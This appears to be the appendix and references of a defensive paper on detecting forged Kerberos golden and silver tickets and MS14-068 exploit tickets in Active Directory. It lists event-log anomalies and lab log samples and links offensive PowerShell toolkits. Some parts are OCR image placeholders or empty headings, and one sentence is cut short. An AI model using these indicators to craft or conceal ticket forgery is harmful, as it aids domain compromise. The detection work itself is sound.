- PowerSploit: https://github.com/mattifestation/PowerSploit
- PowerView: https://github.com/Veil-Framework/PowerTools/tree/master/PowerView
- PoshSec: https://github.com/PoshSec
- Microsoft Kerberos PAC Validation http://blogs.msdn.com/b/openspecification/archive/2009/04/24/understanding-microsoft-kerberos-pac-validation.aspx
- "Admin Free" Active Directory and Windows, Part 1 & 2 http://blogs.technet.com/b/lrobins/archive/2011/06/23/quot-admin-free-quot-active-directory-and-windows-part-1-understanding-privileged-groups-in-ad.aspx

Appendix

Golden & Silver Ticket Event Anomalies

- **Event ID: 4624 (Account Logon)***
  - Account Domain is FQDN & should be short domain name
  - Account Domain: LAB.ADSECURITY.ORG [ADSECLAB]
- **Event ID: 4672 (Admin Logon)***
  - Account Domain is blank & should be short domain name
  - Account Domain: _____ [ADSECLAB]
- **Event ID: 4634 (Account Logoff)**
  - Account Domain is blank & should be short domain name
  - Account Domain: _____ [ADSECLAB]

Detecting MS14-068 Exploit Events

- **Event ID: 4624 (Account Logon)***
  - The Account Domain field is DOMAIN FQDN when it should be DOMAIN.
  - *Account Name is a different account from the Security ID.*
- **Event ID: 4672 (Admin Logon)***
  - *The Account Domain field is DOMAIN FQDN when it should be DOMAIN.*
  - *Account Name is a different account from the Security ID.*
  - Account Domain is blank & should be DOMAIN.
- **Event ID: 4768 (Kerberos TGS Request)**
  - *The Account Domain field is DOMAIN FQDN when it should be DOMAIN.*

Silver Ticket Event 4624: Account Logon

An account was successfully logged on.

Subject:
- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Logon Type: 3

New Logon:
- Security ID: ADSECLAB\LukeSkywalker
- Account Name: LukeSkywalker
- Account Domain: ADSECLAB
- Logon ID: 0x3a6678
- Logon GUID: {8d8eac7a-8d7f-58e6-df5a-7e7cd3a7fb93}

Process Information:
- Process ID: 0x0
- Process Name: -

Valid

An account was successfully logged on.

Subject:
- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Logon Type: 3


New Logon:
- Security ID: ADSECLAB\LukeSkywalker
- Account Name: LukeSkywalker
- Account Domain: LAB.ADSECURITY.ORG
- Logon ID: 0x5331b4
- Logon GUID: {062bedaa-b2ee-fc9b-e292-a6ab619eb0da}

Process Information:
- Process ID: 0x0
- Process Name: -

Network Information:
- Workstation Name:
- Source Network Address: 172.16.11.202
- Source Port: 50017

Forged Ticket

Silver Ticket Event 4634: Account Logoff



An account was logged off.

Subject:

Security ID:	ADSECLAB\LukeSkywalker
Account Name:	LukeSkywalker
Account Domain:	ADSECLAB
Logon ID:	0x3a668d

Logon Type: 3

This event is generated when a logon session is destroyed. It may be positively correlated value. Logon IDs are only unique between reboots on the same computer.


An account was logged off.

Subject:

Security ID:	ADSECLAB\LukeSkywalker
Account Name:	LukeSkywalker
Account Domain:	
Logon ID:	0x5334bb

Logon Type: 3

This event is generated when a logon session is destroyed. It may be positively correlated with a logon event using the Logon ID value. Logon IDs are only unique between reboots on the same computer.

Valid

Forged Ticket

Silver Ticket Event 4674: PowerShell Remoting

An operation was attempted on a privileged object.

Subject:

Security ID:	ADSECLAB\LukeSkywalker
Account Name:	LukeSkywalker
Account Domain:	
Logon ID:	0x99B8A

Object:

Object Server:	Security
Object Type:	-
Object Name:	-
Object Handle:	0x440


Process Information:

Process ID:	0x844
Process Name:	C:\Windows\System32\wsmprovhost.exe


Requested Operation:

Desired Access:	983103
Privileges:	SeTakeOwnershipPrivilege

Golden Ticket Event 4672: Fictional Admin Logon




Valid



Forged Ticket


Golden Ticket Event 4672: Fictional Admin Spoofing

Valid



Forged Ticket

Golden Ticket Use: KRBTGT password changed 2x



MS14-068 PyKEK Exploit Ticket Event 4624

Valid


Forged Ticket

MS14-068 Kekeo Exploit Ticket Event 4672

Valid


Forged Ticket

